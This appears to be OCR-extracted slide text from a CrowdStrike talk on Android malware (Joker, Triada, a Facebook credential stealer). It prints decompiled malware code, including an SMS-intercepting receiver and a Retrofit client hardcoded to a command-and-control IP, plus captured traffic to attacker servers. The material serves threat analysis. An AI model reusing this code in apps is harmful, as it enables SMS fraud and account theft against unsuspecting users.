
Joker






```
public static class C0oGo extends BroadcastReceiver {
    public final void onReceive(Context context, Intent intent) {
        if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
            StringBuilder sb = new StringBuilder();
            SmsMessage[] messagesFromIntent = Telephony.Sms.Intents.getMessagesFromIntent(intent);
            if (messagesFromIntent != null && messagesFromIntent.length > 0) {
                for (SmsMessage smsMessage : messagesFromIntent) {
                    sb.append(smsMessage.getMessageBody());
                    String originatingAddress = smsMessage.getOriginatingAddress();
                    if (DooCOQGO.m9C0oGo() != null && !TextUtils.isEmpty(DooCOQGO.m9C0oGo().QoGO00) && !TextUtils.isEmpty(originatingAddress)) {
                        DooCOQGO.m9C0oGo().f50O0oG = originatingAddress;
                    }
                }
                Co0QO.m53C0oGo("mms: body:".concat(String.valueOf(sb)), true);
                task.m.n.C0oGo.m5C0oGo(sb.toString());
            }
        }
    }
}
```



BILL

CROWDSTRIKE

Triada

CROWDSTRIKE

Triada




CROWDSTRIKE

Triada

CROWDSTRIKE

Triada




CROWDSTRIKE

Triada

CROWDSTRIKE

Triada



PIP Photo

Lillians Tools

100

PEGI 3

This app is available for some of your devices

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

Install




Select a photo from an album, or take a picture, then add the selected photo to the frame provided by the app, and then share it with your social software

CROWDSTRIKE

Facebook Stealer





com.editor.imgphotos.milk.RetrifitUtils

```
package com.editor.imgphotos.milk;

import retrofit2.Retrofit;
import retrofit2.Retrofit.Builder;
import retrofit2.converter.gson.GsonConverterFactory;

public class RetrifitUtils {
    public static String Base_URL = "http://45.76.111.178/";
    public static Retrofit retrofit = new Builder().baseUrl(Base_URL).addConverterFactory

    public static <T> T createApi(Class<T> cls) {
        return retrofit.create(cls);
    }
}
```

200	POST	45.32.110.28	/index.php?r=user/init&&appId=com.viewedites.showimg	10:41:32	471 ms	3.08 KB	Com...	
200	POST	graph.facebook.com	/v5.0/226577222413073/activities	10:41:32	405 ms	657 bytes	Com...	
200	POST	graph.facebook.com	/v5.0/226577222413073/activities	10:41:32	401 ms	658 bytes	Com...	
200	GET	graph.facebook.com	/v5.0/226577222413073?fields=auto_event_setup_enabled&format=json&advertiser_id=96961369-31c	10:41:32	96 ms	404 bytes	Com...	
